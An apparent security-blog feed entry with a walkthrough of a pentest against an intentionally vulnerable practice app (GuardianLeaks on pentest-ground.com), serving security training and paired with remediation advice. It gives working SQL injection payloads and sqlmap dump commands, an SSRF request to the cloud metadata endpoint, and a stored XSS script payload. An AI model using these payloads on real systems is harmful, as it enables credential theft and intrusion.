<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://sweshinfosec.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://sweshinfosec.github.io/" rel="alternate" type="text/html" /><updated>2026-08-29T22:27:15+00:00</updated><id>https://sweshinfosec.github.io/feed.xml</id><title type="html">SweshInfoSec</title><subtitle>Real-world web application security research, VAPT walkthroughs, and bug bounty findings by SweshInfoSec.</subtitle><author><name>SweshInfoSec</name></author><entry><title type="html">GuardianLeaks on pentest-ground.com — Web App Pentest Walkthrough</title><link href="https://sweshinfosec.github.io/infosec/pentest/pentest-ground-guardianleaks-walkthrough/" rel="alternate" type="text/html" title="GuardianLeaks on pentest-ground.com — Web App Pentest Walkthrough" /><published>2026-08-30T00:00:00+00:00</published><updated>2026-08-30T00:00:00+00:00</updated><id>https://sweshinfosec.github.io/infosec/pentest/pentest-ground-guardianleaks-walkthrough</id><content type="html" xml:base="https://sweshinfosec.github.io/infosec/pentest/pentest-ground-guardianleaks-walkthrough/"><![CDATA[<h2 id="what-we-found--tldr">What We Found — TL;DR</h2>

<p>This is a walkthrough of a web app pentest against <strong>pentest-ground.com</strong> — a public security-testing practice range — targeting <strong>GuardianLeaks</strong>, an intentionally vulnerable “document leak” publishing app on port 81. It takes you from the first <code class="language-plaintext highlighter-rouge">nmap</code> scan through database dumping, server-side request forgery, and an exposed debugger, using nothing but the everyday toolkit.</p>

<p><strong>What to expect reading this:</strong></p>
<ul>
  <li>A search box with UNION-based <strong>SQL injection</strong> → the whole user table (bcrypt hashes) falls out</li>
  <li>A blog-post <code class="language-plaintext highlighter-rouge">reference</code> field fetched server-side → <strong>SSRF</strong> straight into cloud metadata</li>
  <li>A <code class="language-plaintext highlighter-rouge">title</code> field that’s <strong>not</strong> output-encoded → <strong>stored XSS</strong> the “obvious” test misses</li>
  <li>A Flask app shipped with <code class="language-plaintext highlighter-rouge">debug=True</code> → an exposed <strong>Werkzeug debugger</strong> (RCE surface)</li>
  <li>Step-by-step commands with real output at every stage, and a full animated kill chain</li>
</ul>

<div style="background:#111;border:1px solid #ff444433;border-radius:6px;padding:12px 16px;font-family:'Courier New',monospace;font-size:12px;margin:16px 0;">
<div style="color:#ff4444;font-weight:700;margin-bottom:10px;">⚡ Quick Summary — What Was Exploited</div>
<div style="color:#aaa;line-height:2;">
<span style="color:#ff4444;">● CRITICAL</span> SQL Injection — POST /search (query) → full user/credential dump · CWE-89 · OWASP A03 · WSTG-INPV-05<br />
<span style="color:#ff4444;">● CRITICAL</span> SSRF — /create reference field → cloud metadata / IAM · CWE-918 · OWASP A10 · WSTG-INPV-19<br />
<span style="color:#ff4444;">● CRITICAL</span> Exposed Werkzeug Debugger — /console, debug=True → RCE surface · CWE-489 · OWASP A05 · WSTG-CONF-02<br />
<span style="color:#ff9800;">● HIGH    </span> Stored XSS — unencoded title field renders in title/h2 · CWE-79 · OWASP A03 · WSTG-INPV-02<br />
<span style="color:#ffeb3b;">● MEDIUM  </span> CSRF on /create — no anti-CSRF token · CWE-352 · WSTG-SESS-05<br />
<span style="color:#ffeb3b;">● MEDIUM  </span> No login rate-limit + permissive CORS + insecure cookie + no HSTS · CWE-614 · OWASP A07<br />
<span style="color:#4488ff;">● LOW     </span> Clickjacking — no X-Frame-Options / CSP frame-ancestors · CWE-1021
</div>
</div>

<p><strong>Tools used in this walkthrough:</strong> <code class="language-plaintext highlighter-rouge">nmap</code> · <code class="language-plaintext highlighter-rouge">testssl.sh</code> · <code class="language-plaintext highlighter-rouge">ffuf</code> · <code class="language-plaintext highlighter-rouge">sqlmap</code> · <code class="language-plaintext highlighter-rouge">curl</code></p>

<p><strong>Skill level:</strong> Beginner-friendly — every command is explained.</p>

<hr />

<style>
.ph-card{background:#0d0d0d;border:1px solid #1e1e1e;border-radius:8px;padding:18px 20px;margin:24px 0;font-family:'Courier New',monospace;}
.ph-label{font-size:10px;letter-spacing:2px;color:#444;text-transform:uppercase;margin-bottom:6px;}
.crit{color:#ff4444}.high{color:#ff9800}.med{color:#ffeb3b}.low{color:#4488ff}.ok{color:#00e676}
.tool-cmd{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #9fef00;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:12px;color:#9fef00;margin:10px 0;white-space:pre-wrap;}
.tool-out{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #4488ff;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:11px;color:#888;margin:10px 0;white-space:pre-wrap;line-height:1.8;}
.vuln-card{background:#111;border:1px solid #1e1e1e;border-radius:6px;margin:16px 0;overflow:hidden;}
.vuln-hdr{display:flex;align-items:center;gap:10px;padding:10px 14px;}
.vuln-body{padding:12px 14px;font-size:13px;color:#aaa;line-height:1.7;}
.badge{font-size:10px;font-weight:700;padding:2px 8px;border-radius:3px;}
.bc{background:#3d0000;color:#ff4444}.bh{background:#2a1a00;color:#ff9800}.bm{background:#1a1800;color:#ffeb3b}.bl{background:#00001a;color:#4488ff}.bo2{background:#002a14;color:#00e676}
@keyframes pulse{0%,100%{box-shadow:0 0 0 0 rgba(159,239,0,.4)}50%{box-shadow:0 0 0 8px rgba(159,239,0,0)}}
@keyframes arrowFlow{0%{stroke-dashoffset:100}100%{stroke-dashoffset:0}}
.anim-wrap{background:#0a0a0a;border:1px solid #1e1e1e;border-radius:8px;padding:20px;margin:16px 0;overflow:hidden;}
.node{background:#111;border:1px solid #1e1e1e;border-radius:6px;padding:8px 14px;font-family:'Courier New',monospace;font-size:11px;text-align:center;display:inline-block;}
.node.active{border-color:#9fef00;color:#9fef00;animation:pulse 2s infinite;}
.node.red{border-color:#ff4444;color:#ff4444;}
.node.orange{border-color:#ff9800;color:#ff9800;}
.flow-arrow{color:#444;font-size:18px;margin:0 8px;vertical-align:middle;}
</style>

<!-- ASSESSMENT SUMMARY -->
<div class="ph-card" style="border-top:2px solid #9fef00;">
  <div style="display:flex;gap:10px;flex-wrap:wrap;margin-bottom:14px;">
    <div style="flex:1;min-width:160px;"><div class="ph-label">Target</div><div style="font-family:'Courier New',monospace;color:#eee;font-size:13px;">pentest-ground.com:81</div></div>
    <div style="flex:1;min-width:120px;"><div class="ph-label">Environment</div><div style="font-family:'Courier New',monospace;color:#9fef00;font-size:13px;">Lab</div></div>
    <div style="flex:1;min-width:120px;"><div class="ph-label">Framework</div><div style="font-family:'Courier New',monospace;color:#eee;font-size:13px;">Web App (Flask)</div></div>
    <div style="flex:1;min-width:120px;"><div class="ph-label">Date</div><div style="font-family:'Courier New',monospace;color:#eee;font-size:13px;">2026-08-30</div></div>
  </div>
  <div style="display:flex;gap:8px;flex-wrap:wrap;">
    <div style="background:#3d0000;border:1px solid #ff444433;border-radius:6px;padding:8px 14px;text-align:center;min-width:60px;"><div class="crit" style="font-size:22px;font-weight:700;">3</div><div style="font-size:9px;color:#ff444488;letter-spacing:1px;">CRITICAL</div></div>
    <div style="background:#2a1a00;border:1px solid #ff980033;border-radius:6px;padding:8px 14px;text-align:center;min-width:60px;"><div class="high" style="font-size:22px;font-weight:700;">1</div><div style="font-size:9px;color:#ff980088;letter-spacing:1px;">HIGH</div></div>
    <div style="background:#1a1800;border:1px solid #ffeb3b33;border-radius:6px;padding:8px 14px;text-align:center;min-width:60px;"><div class="med" style="font-size:22px;font-weight:700;">2</div><div style="font-size:9px;color:#ffeb3b88;letter-spacing:1px;">MEDIUM</div></div>
    <div style="background:#00001a;border:1px solid #4488ff33;border-radius:6px;padding:8px 14px;text-align:center;min-width:60px;"><div class="low" style="font-size:22px;font-weight:700;">1</div><div style="font-size:9px;color:#4488ff88;letter-spacing:1px;">LOW</div></div>
  </div>
</div>

<hr />

<h2 id="phase-1--information-gathering">Phase 1 — Information Gathering</h2>

<p>Kick off with a service scan and a header grab.</p>

<div class="tool-cmd">nmap -sV -Pn -p 80,81,443,8080,8443 pentest-ground.com</div>
<div class="tool-out">80/tcp   open   http      nginx 1.31.4
81/tcp   open   ssl/http  nginx 1.31.4   &lt;- target (HTTPS)
443/tcp  open   ssl/http  nginx 1.31.4
8080/tcp filtered http-proxy
8443/tcp filtered https-alt</div>

<div class="tool-cmd">curl -sk -I https://pentest-ground.com:81/</div>
<div class="tool-out">HTTP/1.1 200 OK
Server: nginx/1.31.4
Access-Control-Allow-Origin: *
Set-Cookie: SessionID=encrypted-session-id; Path=/</div>

<p>Two issues before we even log in: a wildcard <strong>CORS</strong> policy and a session cookie with <strong>no HttpOnly/Secure/SameSite</strong>. <code class="language-plaintext highlighter-rouge">testssl.sh</code> later confirms there’s no <strong>HSTS</strong> (though TLS 1.2/1.3-only is fine).</p>

<h2 id="phase-2--enumeration">Phase 2 — Enumeration</h2>

<p>Content discovery with <code class="language-plaintext highlighter-rouge">ffuf</code> maps the app.</p>

<div class="tool-cmd">ffuf -w common.txt -u https://pentest-ground.com:81/FUZZ -ac</div>
<div class="tool-out">/login   /logout   /dashboard(302)   /console   /create
/post/1..N   /clients /blog /services /about /contact   /search</div>

<p>The interesting sinks: <strong>/search</strong> (a <code class="language-plaintext highlighter-rouge">query</code> param), <strong>/create</strong> (builds a post from <code class="language-plaintext highlighter-rouge">title</code>, <code class="language-plaintext highlighter-rouge">content</code>, <code class="language-plaintext highlighter-rouge">description</code>, <code class="language-plaintext highlighter-rouge">author</code>, and a <strong><code class="language-plaintext highlighter-rouge">reference</code> URL</strong>), and <strong>/console</strong> — which serves a <strong>Werkzeug interactive debugger</strong>, the tell-tale sign of Flask running with <code class="language-plaintext highlighter-rouge">debug=True</code>.</p>

<h2 id="phase-3--sql-injection--credential-dump">Phase 3 — SQL Injection → Credential Dump</h2>

<p>A single quote in <code class="language-plaintext highlighter-rouge">query</code> throws a 500 with a SQLite error. Finding the column count (5) and confirming with a UNION:</p>

<div class="tool-cmd">curl -sk -X POST https://pentest-ground.com:81/search \
  --data-urlencode "query=zzz' UNION SELECT sqlite_version(),2,3,4,5-- -"</div>
<div class="tool-out">... 3.27.2 ...   (SQLite version leaked → injectable)</div>

<p>From there it’s a standard dump — schema, then the <code class="language-plaintext highlighter-rouge">users</code> table:</p>

<div class="tool-cmd">curl -sk -X POST https://pentest-ground.com:81/search \
  --data-urlencode "query=zzz' UNION SELECT username||':'||password,2,3,4,5 FROM users-- -"</div>
<div class="tool-out">CREATE TABLE users (id, username, email, password, phone)
Bonnie : bonnie@security-guard.com : $2b$12$fZvC...   (bcrypt)
admin  : ...</div>

<p><code class="language-plaintext highlighter-rouge">sqlmap</code> reproduces it hands-free:</p>

<div class="tool-cmd">sqlmap -u "https://pentest-ground.com:81/search" --data="query=test" \
       --dbms=sqlite --dump -T users --batch</div>

<div class="vuln-card">
  <div class="vuln-hdr"><span class="badge bc">CRITICAL</span><span style="color:#eee;font-family:'Courier New',monospace;font-size:13px;">SQL Injection — POST /search</span></div>
  <div class="vuln-body">UNION-based SQLi over a SQLite backend dumps the full user table including bcrypt password hashes. <b>Fix:</b> parameterised queries; disable verbose SQL errors. · CWE-89 · WSTG-INPV-05</div>
</div>

<h2 id="phase-4--ssrf-in-the-reference-field">Phase 4 — SSRF in the <code class="language-plaintext highlighter-rouge">reference</code> Field</h2>

<p>The <code class="language-plaintext highlighter-rouge">reference</code> field on /create is fetched <strong>server-side</strong> and reflected. Point it inward:</p>

<div class="tool-cmd">curl -sk -X POST https://pentest-ground.com:81/create \
  --data-urlencode "reference=http://169.254.169.254/latest/meta-data/" ...</div>
<div class="tool-out">ami-id  instance-id  iam/...  hostname   (cloud metadata reflected)</div>

<p>On a real cloud host that path leads to IAM credentials and account takeover.</p>

<div class="vuln-card">
  <div class="vuln-hdr"><span class="badge bc">CRITICAL</span><span style="color:#eee;font-family:'Courier New',monospace;font-size:13px;">SSRF — /create reference field</span></div>
  <div class="vuln-body">Server-side fetch of an attacker-controlled URL reaches the cloud metadata endpoint. <b>Fix:</b> allow-list outbound URLs, block link-local/RFC1918, use IMDSv2. · CWE-918 · WSTG-INPV-19</div>
</div>

<h2 id="phase-5--stored-xss-the-easy-to-miss-one">Phase 5 — Stored XSS (the easy-to-miss one)</h2>

<p>The <code class="language-plaintext highlighter-rouge">content</code> field is HTML-encoded on output, so the obvious <code class="language-plaintext highlighter-rouge">&lt;script&gt;</code> test comes back clean. But testing <strong>each</strong> field separately shows the <strong><code class="language-plaintext highlighter-rouge">title</code></strong> reflects <em>unencoded</em> — in both the <code class="language-plaintext highlighter-rouge">&lt;title&gt;</code> tag and the <code class="language-plaintext highlighter-rouge">&lt;h2&gt;</code> on the post page:</p>

<div class="tool-cmd"># title = &lt;/title&gt;&lt;script&gt;alert(1)&lt;/script&gt;</div>
<div class="tool-out">/post/N renders:
  &lt;title&gt; &lt;/title&gt;&lt;script&gt;alert(1)&lt;/script&gt; ...
  &lt;h2&gt;    &lt;/title&gt;&lt;script&gt;alert(1)&lt;/script&gt; ...   (raw, fires)</div>

<p>A live stored XSS for anyone viewing the post. The lesson: one encoded field doesn’t mean the app is safe — test every sink in its own context.</p>

<div class="vuln-card">
  <div class="vuln-hdr"><span class="badge bh">HIGH</span><span style="color:#eee;font-family:'Courier New',monospace;font-size:13px;">Stored XSS — unencoded title field</span></div>
  <div class="vuln-body">The title is output unencoded in the title tag and body heading. <b>Fix:</b> HTML-entity-encode output on every field, consistently. · CWE-79 · WSTG-INPV-02</div>
</div>

<h2 id="phase-6--exposed-werkzeug-debugger">Phase 6 — Exposed Werkzeug Debugger</h2>

<div class="tool-cmd">curl -sk https://pentest-ground.com:81/console</div>
<div class="tool-out">&lt;title&gt;Console // Werkzeug Debugger&lt;/title&gt;
CONSOLE_MODE = true ; EVALEX ; SECRET = ...</div>

<p>The debugger is reachable with <code class="language-plaintext highlighter-rouge">EVALEX</code> on, and unhandled errors (like the SQLi 500) render full stack traces leaking source and environment. If the debugger PIN can be derived from the leaked machine data, that’s remote code execution — there’s a public Exploit-DB module (43905) and a Metasploit module for exactly this. Root cause: Flask running with <code class="language-plaintext highlighter-rouge">debug=True</code> in production.</p>

<div class="vuln-card">
  <div class="vuln-hdr"><span class="badge bc">CRITICAL</span><span style="color:#eee;font-family:'Courier New',monospace;font-size:13px;">Exposed Werkzeug Debugger — /console</span></div>
  <div class="vuln-body">Interactive debugger + full tracebacks in production. <b>Fix:</b> debug=False, serve via gunicorn/uWSGI, generic error pages. · CWE-489 · WSTG-CONF-02</div>
</div>

<h2 id="attack-chain">Attack Chain</h2>

<div id="sw-attackchain" style="max-width:880px;margin:18px auto">
<div onclick="swZoomChain()" style="cursor:zoom-in">
<svg id="sw-ac-svg" viewBox="0 0 940 600" xmlns="http://www.w3.org/2000/svg" style="width:100%;height:auto;display:block;border-radius:14px">
<defs><linearGradient id="swg" x1="0" y1="0" x2="1" y2="0"><stop offset="0" stop-color="#9fef00" /><stop offset="1" stop-color="#ff3e3e" /></linearGradient></defs>
<rect x="1" y="1" width="938" height="598" rx="14" fill="#0b0f14" stroke="#21301b" />
<text x="24" y="34" fill="#ff3e3e" font-size="17" font-weight="700" font-family="monospace">&#9876; SQLi + SSRF + Werkzeug Debugger &#8594; Full Compromise</text>
<text x="24" y="55" fill="#6e7b8a" font-size="12" font-family="monospace">Target: pentest-ground.com:81 (GuardianLeaks) &#8212; three critical weaknesses, two exploit paths</text>
<circle cx="90" cy="150" r="30" fill="#12200a" stroke="#9fef00" stroke-width="2" /><text x="90" y="158" text-anchor="middle" font-size="24">&#127919;</text><text x="90" y="202" text-anchor="middle" fill="#9fef00" font-size="12" font-weight="700" font-family="monospace">RECON</text><text x="90" y="216" text-anchor="middle" fill="#6e7b8a" font-size="10" font-family="monospace">nmap &#183; headers</text>
<line x1="120" y1="150" x2="252" y2="150" stroke="url(#swg)" stroke-width="2" /><polygon points="252,146 260,150 252,154" fill="#ff3e3e" /><text x="190" y="136" text-anchor="middle" fill="#7a8a5a" font-size="10" font-family="monospace">quote &#8594; 500</text>
<circle cx="290" cy="150" r="30" fill="#12200a" stroke="#ff3e3e" stroke-width="2" /><text x="290" y="158" text-anchor="middle" font-size="24">&#128137;</text><text x="290" y="202" text-anchor="middle" fill="#ff3e3e" font-size="12" font-weight="700" font-family="monospace">SQL INJECTION</text><text x="290" y="216" text-anchor="middle" fill="#6e7b8a" font-size="10" font-family="monospace">POST /search</text>
<line x1="320" y1="150" x2="452" y2="150" stroke="url(#swg)" stroke-width="2" /><polygon points="452,146 460,150 452,154" fill="#ff3e3e" /><text x="390" y="136" text-anchor="middle" fill="#7a8a5a" font-size="10" font-family="monospace">5-col UNION</text>
<circle cx="490" cy="150" r="30" fill="#12200a" stroke="#ff3e3e" stroke-width="2" /><text x="490" y="158" text-anchor="middle" font-size="24">&#128273;</text><text x="490" y="202" text-anchor="middle" fill="#ff3e3e" font-size="12" font-weight="700" font-family="monospace">CRED DUMP</text><text x="490" y="216" text-anchor="middle" fill="#6e7b8a" font-size="10" font-family="monospace">users &#183; bcrypt</text>
<line x1="520" y1="150" x2="652" y2="150" stroke="url(#swg)" stroke-width="2" /><polygon points="652,146 660,150 652,154" fill="#ff3e3e" /><text x="590" y="136" text-anchor="middle" fill="#7a8a5a" font-size="10" font-family="monospace">traceback</text>
<circle cx="690" cy="150" r="30" fill="#12200a" stroke="#ffb020" stroke-width="2" /><text x="690" y="158" text-anchor="middle" font-size="24">&#128027;</text><text x="690" y="202" text-anchor="middle" fill="#ffb020" font-size="12" font-weight="700" font-family="monospace">WERKZEUG</text><text x="690" y="216" text-anchor="middle" fill="#6e7b8a" font-size="10" font-family="monospace">/console debug</text>
<line x1="720" y1="150" x2="852" y2="150" stroke="url(#swg)" stroke-width="2" /><polygon points="852,146 860,150 852,154" fill="#ff3e3e" /><text x="790" y="136" text-anchor="middle" fill="#7a8a5a" font-size="10" font-family="monospace">PIN &#8594; eval</text>
<circle cx="890" cy="150" r="30" fill="#12200a" stroke="#ff3e3e" stroke-width="2" /><text x="890" y="158" text-anchor="middle" font-size="24">&#9889;</text><text x="890" y="202" text-anchor="middle" fill="#ff3e3e" font-size="12" font-weight="700" font-family="monospace">RCE SURFACE</text><text x="890" y="216" text-anchor="middle" fill="#6e7b8a" font-size="10" font-family="monospace">code exec</text>
<text x="470" y="278" text-anchor="middle" fill="#6e7b8a" font-size="11" font-family="monospace">&#8212; parallel path &#8212;</text>
<circle cx="350" cy="340" r="30" fill="#12200a" stroke="#ff3e3e" stroke-width="2" /><text x="350" y="348" text-anchor="middle" font-size="24">&#127760;</text><text x="350" y="392" text-anchor="middle" fill="#ff3e3e" font-size="12" font-weight="700" font-family="monospace">SSRF</text><text x="350" y="406" text-anchor="middle" fill="#6e7b8a" font-size="10" font-family="monospace">POST /create</text>
<line x1="380" y1="340" x2="552" y2="340" stroke="url(#swg)" stroke-width="2" /><polygon points="552,336 560,340 552,344" fill="#ff3e3e" /><text x="470" y="326" text-anchor="middle" fill="#7a8a5a" font-size="10" font-family="monospace">server-side fetch</text>
<circle cx="590" cy="340" r="30" fill="#12200a" stroke="#ff3e3e" stroke-width="2" /><text x="590" y="348" text-anchor="middle" font-size="24">&#9729;</text><text x="590" y="392" text-anchor="middle" fill="#ff3e3e" font-size="12" font-weight="700" font-family="monospace">CLOUD META</text><text x="590" y="406" text-anchor="middle" fill="#6e7b8a" font-size="10" font-family="monospace">link-local &#183; IAM</text>
<rect x="16" y="440" width="216" height="120" rx="10" fill="#12080a" stroke="#3a1418" /><text x="30" y="468" fill="#ff3e3e" font-size="12" font-weight="700" font-family="monospace">F-001 &#183; SQL Injection</text><text x="30" y="490" fill="#8b949e" font-size="10" font-family="monospace">CWE-89 &#183; unauth DB read</text><text x="30" y="508" fill="#8b949e" font-size="10" font-family="monospace">&#8594; full credential dump</text>
<rect x="244" y="440" width="216" height="120" rx="10" fill="#12080a" stroke="#3a1418" /><text x="258" y="468" fill="#ff3e3e" font-size="12" font-weight="700" font-family="monospace">F-002 &#183; SSRF</text><text x="258" y="490" fill="#8b949e" font-size="10" font-family="monospace">CWE-918 &#183; server-side fetch</text><text x="258" y="508" fill="#8b949e" font-size="10" font-family="monospace">&#8594; cloud metadata / IAM</text>
<rect x="472" y="440" width="216" height="120" rx="10" fill="#12080a" stroke="#3a1418" /><text x="486" y="468" fill="#ff3e3e" font-size="12" font-weight="700" font-family="monospace">F-003 &#183; Werkzeug</text><text x="486" y="490" fill="#8b949e" font-size="10" font-family="monospace">CWE-489 &#183; debug=True</text><text x="486" y="508" fill="#8b949e" font-size="10" font-family="monospace">&#8594; RCE surface</text>
<rect x="700" y="440" width="216" height="120" rx="10" fill="#12080a" stroke="#3a1418" /><text x="714" y="468" fill="#ff3e3e" font-size="12" font-weight="700" font-family="monospace">F-004 &#183; Stored XSS</text><text x="714" y="490" fill="#8b949e" font-size="10" font-family="monospace">CWE-79 &#183; unencoded title</text><text x="714" y="508" fill="#8b949e" font-size="10" font-family="monospace">&#8594; fires on post view</text>
</svg>
</div>
<div style="text-align:center;color:#6e7b8a;font-size:11px;margin-top:6px;font-family:ui-monospace,Menlo,Consolas,monospace">&#128269; Click the diagram to enlarge</div>
</div>
<script>function swZoomChain(){var s=document.getElementById("sw-ac-svg");if(!s)return;var o=document.createElement("div");o.setAttribute("style","position:fixed;inset:0;background:rgba(0,0,0,.93);z-index:99999;display:flex;align-items:center;justify-content:center;padding:16px;cursor:zoom-out");o.onclick=function(){o.remove();};var c=s.cloneNode(true);c.removeAttribute("id");c.setAttribute("style","width:96vw;max-width:1500px;height:auto");o.appendChild(c);document.body.appendChild(o);}</script>

<h2 id="findings-summary">Findings Summary</h2>

<table>
  <thead>
    <tr>
      <th>ID</th>
      <th>Severity</th>
      <th>Finding</th>
      <th>Affected Endpoint</th>
      <th>CWE</th>
      <th>OWASP</th>
      <th>WSTG</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>F-001</td>
      <td>CRITICAL</td>
      <td>SQL Injection → full user/credential dump</td>
      <td><code class="language-plaintext highlighter-rouge">POST /search</code> (<code class="language-plaintext highlighter-rouge">query</code>)</td>
      <td>CWE-89</td>
      <td>A03</td>
      <td>WSTG-INPV-05</td>
    </tr>
    <tr>
      <td>F-002</td>
      <td>CRITICAL</td>
      <td>SSRF → cloud metadata / IAM</td>
      <td><code class="language-plaintext highlighter-rouge">POST /create</code> (<code class="language-plaintext highlighter-rouge">reference</code>)</td>
      <td>CWE-918</td>
      <td>A10</td>
      <td>WSTG-INPV-19</td>
    </tr>
    <tr>
      <td>F-003</td>
      <td>CRITICAL</td>
      <td>Exposed Werkzeug debugger (<code class="language-plaintext highlighter-rouge">debug=True</code>) → RCE surface</td>
      <td><code class="language-plaintext highlighter-rouge">GET /console</code></td>
      <td>CWE-489</td>
      <td>A05</td>
      <td>WSTG-CONF-02</td>
    </tr>
    <tr>
      <td>F-004</td>
      <td>HIGH</td>
      <td>Stored XSS via unencoded <code class="language-plaintext highlighter-rouge">title</code></td>
      <td><code class="language-plaintext highlighter-rouge">POST /create</code> → <code class="language-plaintext highlighter-rouge">/post/N</code></td>
      <td>CWE-79</td>
      <td>A03</td>
      <td>WSTG-INPV-02</td>
    </tr>
    <tr>
      <td>F-005</td>
      <td>MEDIUM</td>
      <td>CSRF (no anti-CSRF token)</td>
      <td><code class="language-plaintext highlighter-rouge">POST /create</code></td>
      <td>CWE-352</td>
      <td>A01</td>
      <td>WSTG-SESS-05</td>
    </tr>
    <tr>
      <td>F-006</td>
      <td>MEDIUM</td>
      <td>No login rate-limit + wildcard CORS + insecure cookie + no HSTS</td>
      <td><code class="language-plaintext highlighter-rouge">/</code>, <code class="language-plaintext highlighter-rouge">/login</code></td>
      <td>CWE-770 / CWE-614</td>
      <td>A05</td>
      <td>WSTG-ATHN-03</td>
    </tr>
    <tr>
      <td>F-007</td>
      <td>LOW</td>
      <td>Clickjacking (no <code class="language-plaintext highlighter-rouge">X-Frame-Options</code> / CSP <code class="language-plaintext highlighter-rouge">frame-ancestors</code>)</td>
      <td>all pages</td>
      <td>CWE-1021</td>
      <td>A05</td>
      <td>WSTG-CLNT-09</td>
    </tr>
  </tbody>
</table>

<h2 id="remediation-priorities">Remediation Priorities</h2>

<ol>
  <li><strong>Turn off Flask debug in production</strong> (<code class="language-plaintext highlighter-rouge">debug=False</code>, gunicorn/uWSGI) — kills F-003 and the traceback leaks.</li>
  <li><strong>Parameterise the /search query</strong> and disable verbose SQL errors — F-001.</li>
  <li><strong>Validate/allow-list the <code class="language-plaintext highlighter-rouge">reference</code> URL</strong>, block link-local/RFC1918, use IMDSv2 — F-002.</li>
  <li><strong>Encode output on every field, not just <code class="language-plaintext highlighter-rouge">content</code></strong> — F-004.</li>
  <li>Add CSRF tokens + <code class="language-plaintext highlighter-rouge">SameSite</code>, auth rate-limiting, a real CORS allow-list, HSTS, and <code class="language-plaintext highlighter-rouge">X-Frame-Options</code> — F-005/006/007.</li>
</ol>

<p>A tidy little box that rewards testing every field and chasing each finding one step past “confirmed.”</p>

<!-- Reusable walkthrough footer: watermarked PDF downloads + support. Include with {% include walkthrough-footer.html %} -->
<style>
.sw-btn{transition:all .18s ease}
.sw-dl:hover{background:#b6ff2e !important;box-shadow:0 0 20px rgba(159,239,0,.55) !important}
.sw-chain:hover{background:#9fef00 !important;color:#0a0a0a !important}
.sw-coffee:hover{background:#f6a623 !important;color:#0a0a0a !important}
.sw-patreon:hover{background:#ff424d !important;color:#ffffff !important}
</style>

<div class="sw-pdf-ui" style="max-width:640px;margin:34px auto 8px;text-align:center;font-family:ui-monospace,Menlo,Consolas,monospace">
  <div style="display:flex;gap:12px;justify-content:center;flex-wrap:wrap">
    <button class="sw-btn sw-dl" onclick="swDownloadPDF(this)" style="font-family:ui-monospace,Menlo,Consolas,monospace;font-size:13px;font-weight:700;padding:11px 18px;border-radius:8px;cursor:pointer;text-decoration:none;display:inline-block;border:none;color:#0a0a0a;background:#9fef00;box-shadow:0 0 14px rgba(159,239,0,.2)">&#11015; Download walkthrough (PDF)</button>
    <button class="sw-btn sw-chain" onclick="swDownloadChain(this)" style="font-family:ui-monospace,Menlo,Consolas,monospace;font-size:13px;font-weight:700;padding:11px 18px;border-radius:8px;cursor:pointer;text-decoration:none;display:inline-block;background:#0b0f14;border:1px solid #9fef00;color:#9fef00">&#9876;&#65039; Attack chain (PDF)</button>
  </div>
  <div style="color:#8b949e;font-size:11px;margin-top:8px">Walkthrough = recon &rarr; exploitation &middot; Attack chain = diagram + cards &middot; watermarked &middot; &copy; SweshInfoSec</div>
  <div style="color:#9fef00;font-weight:700;letter-spacing:3px;font-size:13px;margin:22px 0 12px;text-align:center">SUPPORT</div>
  <div style="display:flex;gap:12px;justify-content:center;flex-wrap:wrap">
    <a class="sw-btn sw-coffee" href="https://www.buymeacoffee.com/sweshinfosec" target="_blank" rel="noopener" style="background:#0b0f14;color:#f6a623;font-weight:700;font-size:13px;padding:10px 18px;border-radius:8px;text-decoration:none;border:1px solid #f6a623">&#9749; Buy Me a Coffee</a>
    <a class="sw-btn sw-patreon" href="https://www.patreon.com/sweshinfosec" target="_blank" rel="noopener" style="background:#0b0f14;color:#ff424d;font-weight:700;font-size:13px;padding:10px 18px;border-radius:8px;text-decoration:none;border:1px solid #ff424d">&#128681; Patreon</a>
  </div>
</div>
<hr style="border:none;border-top:1px solid #21301b;margin:30px 0 0" />

<div style="color:#6e7b8a;font-size:11px;letter-spacing:2px;font-family:ui-monospace,Menlo,Consolas,monospace;margin-top:6px">// TAGS</div>
<script>
function swBusy(b){if(b&&!b.dataset.busy){b.dataset.busy="1";b.dataset.lbl=b.textContent;b.disabled=true;b.textContent="Generating PDF...";}}
function swReset(b){if(b){b.disabled=false;if(b.dataset.lbl)b.textContent=b.dataset.lbl;b.dataset.busy="";}}
function swEnsure(b,fn){swBusy(b);if(window.html2pdf){return fn(b);}var s=document.createElement("script");s.src="https://cdnjs.cloudflare.com/ajax/libs/html2pdf.js/0.10.1/html2pdf.bundle.min.js";s.onload=function(){fn(b);};s.onerror=function(){swReset(b);alert("PDF library failed to load.");};document.head.appendChild(s);}
function swDownloadPDF(b){swEnsure(b,swPdfRun);}
function swDownloadChain(b){swEnsure(b,swPdfChain);}
function swWM(pdf){var n=pdf.internal.getNumberOfPages(),w=pdf.internal.pageSize.getWidth(),ht=pdf.internal.pageSize.getHeight();for(var i=1;i<=n;i++){pdf.setPage(i);try{pdf.setGState(new pdf.GState({opacity:0.07}));}catch(e){}pdf.setTextColor(150,150,150);pdf.setFontSize(54);try{pdf.text("SweshInfoSec",w/2,ht/2,{align:"center",angle:32});}catch(e){pdf.text("SweshInfoSec",w/2,ht/2,{align:"center"});}try{pdf.setGState(new pdf.GState({opacity:1}));}catch(e){}pdf.setFontSize(8);pdf.setTextColor(140,140,140);pdf.text("sweshinfosec.github.io  \u00B7  \u00A9 SweshInfoSec",8,ht-6);pdf.text("Page "+i+" / "+n,w-8,ht-6,{align:"right"});}}
function swName(sfx){var hh=document.querySelector("h1.page__title,h1");var nm=((hh&&hh.textContent)||document.title||"walkthrough").split("\u2014")[0].trim().replace(/[^a-z0-9]+/gi,"-").replace(/^-|-$/g,"")||"walkthrough";return nm+sfx+"-SweshInfoSec.pdf";}
